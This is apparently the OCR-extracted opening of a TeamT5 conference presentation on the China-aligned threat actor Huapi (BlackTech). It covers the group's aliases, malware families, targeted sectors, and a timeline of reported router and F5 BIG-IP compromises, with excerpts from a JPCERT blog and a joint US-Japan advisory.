Evolution of Huapi Malware: Growing Focus on Edge Devices

Yi-Chin Chuang, Yu-Tung Chang

TEAMT5

Persistent Cyber Threat Hunters

Speaker Bios

TEAMT5

Yi-Chin Chuang

TeamT5 Cyber Threat Researcher

Yu-Tung Chang

TeamT5 Cyber Threat Researcher

Agenda

TEAMT5

01 Introduction

02 Huapi's Malware

03 Huapi's C&C Infrastructure

04 Conclusion

Introduction

Huapi

- A.k.a
  - BlackTech, PLEAD, Temp.Overboard, Earth Hundun
- China-aligned threat actor
- Active at least since 2007
- Malware still in use since 2022
  - SSHTD (ELF_PLEAD), Bifrost, Mabackdoor (Hipid), DbgPrint, DoubleCMD, GhOstTimes

Victimology

Government

Technology


Telecom

TEAMT5

Recent Notable Activities

F5 BIG-IP exploitation & Hipid uncovered by JPCERT

2022/09



JPCERT CC

JPCERT/CC Eyes

Top > List of "Incident" > F5 BIG-IP Vulnerability (CVE-2022-1388) Exploited by BlackTech

朝長 秀誠 (Shusei Tomonaga)

September 15, 2022

F5 BIG-IP Vulnerability (CVE-2022-1388) Exploited by BlackTech

BlackTech

Post Email

Around May 2022, JPCERT/CC confirmed an attack activity against Japanese organizations that exploited F5 BIG-IP vulnerability (CVE-2022-1388). The targeted organizations have confirmed that data in BIG-IP has been compromised. We consider that this attack is related to the activities by BlackTech attack group. This blog article describes the attack activities that exploit this BIG-IP vulnerability.

TEAMT5

Recent Notable Activities

F5 BIG-IP exploitation & Hipid uncovered by JPCERT

2022/09

Discover compromised QNO routers with tampered config used as C2 servers to attack TW Gov

2023/05

Recent Notable Activities

F5 BIG-IP exploitation & Hipid uncovered by JPCERT

2022/09

Discover compromised QNO routers with tampered config used as C2 servers to attack TW Gov

2023/05

2023/09

Abuse of trust relationships & Cisco firmware modification uncovered by US & Japan

NISC | Cybersecurity Advisory

TLP:CLEAR


People's Republic of China-Linked Cyber Actors Hide in Router Firmware

Executive summary

The United States National Security Agency (NSA), the U.S. Federal Bureau of Investigation (FBI), the U.S. Cybersecurity and Infrastructure Security Agency (CISA), the Japan National Police Agency (NPA), and the Japan National Center of Incident Readiness and Strategy for Cybersecurity (NISC) (hereafter referred to as the "authoring agencies") are releasing this joint cybersecurity advisory (CSA) to detail activity of the People's Republic of China (PRC)-linked cyber actors known as BlackTech. BlackTech has demonstrated capabilities in modifying router firmware without detection and exploiting routers' domain-trust relationships for pivoting from international subsidiaries to headquarters in Japan and the U.S. — the primary targets. The authoring agencies recommend implementing the mitigations described to detect this activity and protect devices from the backdoors the BlackTech actors are leaving behind.


TEAMT5

Recent Notable Activities




TEAMT5

Recent Notable Activities



TEAMT5

Recent Notable Activities



